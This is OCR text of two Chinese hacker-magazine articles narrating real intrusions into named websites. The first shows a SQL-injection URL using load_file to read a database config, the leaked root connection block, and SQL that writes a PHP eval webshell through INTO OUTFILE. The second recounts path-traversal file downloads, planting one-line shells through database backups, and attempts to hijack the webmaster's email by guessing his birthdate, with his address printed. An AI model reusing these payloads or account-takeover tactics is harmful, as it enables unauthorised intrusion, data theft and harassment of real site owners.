                $downlink_sina=mysql_result($result_sel_1,$i,"downlink_sina");
                $downlink_taipingy=mysql_result($result_sel_1,$i,"downlink_taipingy");
                $downlink_newhua=mysql_result($result_sel_1,$i,"downlink_newhua");
                $downlink_skycn=mysql_result($result_sel_1,$i,"downlink_skycn");
                $downlink_pchone=mysql_result($result_sel_1,$i,"downlink_pchone");
                $downlink_sohu=mysql_result($result_sel_1,$i,"downlink_sohu");
                $downlink_it=mysql_result($result_sel_1,$i,"downlink_it");
                $downlink_shareware=mysql_result($result_sel_1,$i,"downlink_shareware");
                $downlink_zgc=mysql_result($result_sel_1,$i,"downlink_zgc");
```

图3




图4

这个……小菜也没学过linux，啥意思呢？看信息这个密码难道是X？也不可能啊……换个思路，既然是root的权限，我们能不能SSH呢？我扫了下，结果如图5所示。



图5

可是咱们连不上去。Sniperhg老是提醒我，咱们有root，于是再继续读文件吧，dowload.php文件中include了一个文件，是/admin/dblink.php，看名字就知道是数据库连接文件，提交：http://www.herosoft.com/download.php?fid=2%20and%201=2%20union%20select%201,2,3,4,5,6,version(),8,9,load_file(0x2F777777726F6F742F686572 6F736F66742F61646D696E2F696E6C696E6B2E706870),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*

这样，我们查看源代码看到什么了？！如图6所示。

```
                        <td height="20"><span class="text01"><?php
$Host="localhost";
$User="root";
$Password="[redacted]";
@mysql_pconnect($Host,$User,$Password) or die("db link error");
@mysql_select_db("heronew");
?>
</span></td>
                </tr>
```

图6

4、写文件

非常好！我们拿到了mysql的root密码，接着就试着用牛族的mysql连接器连了，这时会有人问了：root不是本地才能连的吗？嘿嘿，我RP一向不错，默认情况下是的，但是它有没有不默认就不知道了，反正我成功连上了，如图7所示。



图7

好！后面的简单了。我们导出一句话就能连上去了，依次执行：

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_POST[cmd]);?>');
select cmd from a into outfile '/wwwroot/herosoft/test.php';
Drop TABLE IF EXISTS a;
```

结果发现执行到第3步的时候出错，那是为什么呢？原因可能有2个：第1、我们的权限不够，无权写（机率很大！）；第2、文件已经存在。没有权限怎么办呢？不怕，咱们从后台溜进去吧！于是登录后台观察，发现不能上传PHP文件的，锁的很紧，无奈……我找sniperhg，他给了我一个shell，哇！原来是有读目录权限和实现上传功能文件的PHP代码，有这么一句：

```
$datetime=date("YmdHis");
$date=date("Y-m-d");
$upfile_name=substr($upfile_name,-4);
$img_directory="../../adminupload/uploadpic/$date";
if(!file_exists($img_directory)){
        @mkdir($img_directory,0777);
}
```

代码意思是如果文件夹不存在的话，会自动创建一个属性是0777的文件夹，而0777属性的文件夹是可写的。根据这个思路我们找一个图片存放的文件夹就可以了，这里我到后台看了下，有个新闻图片，地址格式是以日期命名的。其实大家遇到类似的问题也可以去img和admin这两个目录里去搞，因为img下放图的嘛，admin下有一些备份之类的操作。现在知道有写权限的上传目录了，自然就outfile到了一个webshell，如图8所示。




图8

三、后记

最后看了一下，web权限设置也不是很死的，竟然在admin目录下有phpmyadmin管理，让人吃惊的是：竟然密码为空。当然这个过程得感谢下我们的sniperhg同志对小菜的细心指导。

编辑点评：

常规的一个php注入过程，没什么好说的。文章里说查到/etc/passwd的密码登录不上，是因为现在的linux服务器密码一般是shadow了，要查看/etc/shadow才是正确的加密密码，解密后才有可能ssh登录。如果想深入研究一下php注入，可以使用抓包分析一个zwell的pangolin软件，里边对php注入类似完成了像access一样跨表子查循，这在过去来讲是不可能的任务。

看我来入侵《鹤岗黑客联盟》

文/梓花浪子

4月1日被朋友愚了好几次，正郁闷呢，上网搜一个工具来到一个黑客站点，一打开我就晕了，鹤岗黑客联盟。因为我就是鹤岗的，鹤岗位于黑龙江……不要扔板砖，没想到这么小的城市也会有黑客联盟。打开一看是新云的系统，记得我去年写过一个入侵黑客站的文章，用的也是新云的，直接在站点根目录提交：flash/downfile.asp?url=hacklu/../../conn.asp弹出了对话框（图1）。接下来下载数据库，用明小子打开看密码（图2），里面是一个高级管理员和一个普通管理员的，放在CMD5里一试一个也没出来，把MD5工具放在肉鸡跑吧。默认的后台地址已经被去掉了，不急不急，密码还没有呢。




图1




图2

继续看看了，来到旁注的站点查了一下，绑了N个玉米（图3），一个个看吧，看了几个有一个YXBBS的，网上搜一下同样可以下载任意文件，下了conn回来，数据库是ASP的，试着插了一句话，没连上，当看到http://www.de-mao.cn/bbs里面有个8.1动网论坛，试用默认密码成功登录前台，登录后台却出错了，下载默认数据库成功，后来打开一看原来前台和后台不一样，最后进入后台按照网上的方法拿SHELL，可是到了最后一步连数据库的时候出现登录页面，一点芝麻开门的时候就会无法找到网页，后来看见好友Cool_wXd在线，和他又研究一下，搞来搞去把论坛搞挂了。正郁闷呢，Cool_wXd说从主站入手（由于第二天管理员把主站程序全删了只留下个论坛，这部分无法抓图了），然后拿到SHELL再恢复过去，主站程序用的是防注入的，一提交注入符号我的IP就被锁了，害得我找了N个代理，后来找到后台用or进去了，添加格式为ASP的不行，后来又上传JPG、TXT还是不行，看来是什么都不能传了，还好有个备份数据库，找到公告还有一些地方，插了N个一句话，备份为ASP数据库，后来成功连上，拿到了一个SHELL（图4）。




图3




图4

根目录可读可写，C盘程序目录和启动目录可读外，其它都没有读权限，装有SU6.1，目录没读权限，用ASP提权失败。WS组件为真，上传CMD执行命令失败。网站为ACC数据库，未找到有什么连接密码。拿到WEBSHELL以后在里面扫，发现有1433的，终端未开，不支持PHP和ASPX。看了这个站的绝对路径为d:\web\d\de-mao.cn\，那么目标站可能是d:\web\h\hghack.vxv.cn，试了一下，理所当然是没有权限的了，试着用flash/downfile.asp?url=hacklu/../../../../下C盘里的文件，下回来的都是空文件。回到目标站无意发现他挂一广告（图5）。






图5


火山互联不是提供空间的地方吗？莫非这空间是他们提供的？我印象中空间商都是把FTP、数据库等一些密码记录在自己的网站里面，只要你用的账号能进去，那么密码就都能看见了，包括我的空间商也是（大家别搞我的空间商呀）。来到火山互联转了一下，发现需要用Email作为账号和密码才能登录，目标站里不


是有信箱吗？而且得到的数据库信息里面也是这个信箱 liuyunlong681@163.com，看来这应该是站长常用的信箱。我用这个信箱注册，提示已经有人注册了，看来没错了，用户名知道了，还差密码，163 的信箱不是有密码找回功能吗？直接试了一下，第一步需要生日，正好站长留 QQ 了，查一下资料（如图 6），属龙的，6 月 4 日，那么应该是 1988 年 6 月 4 日，试着用这个找回一下，提示错误，唉，莫非假的不成。接下来开始用生日加一些常规组合猜密码，可惜都不对。



图 6


图 7

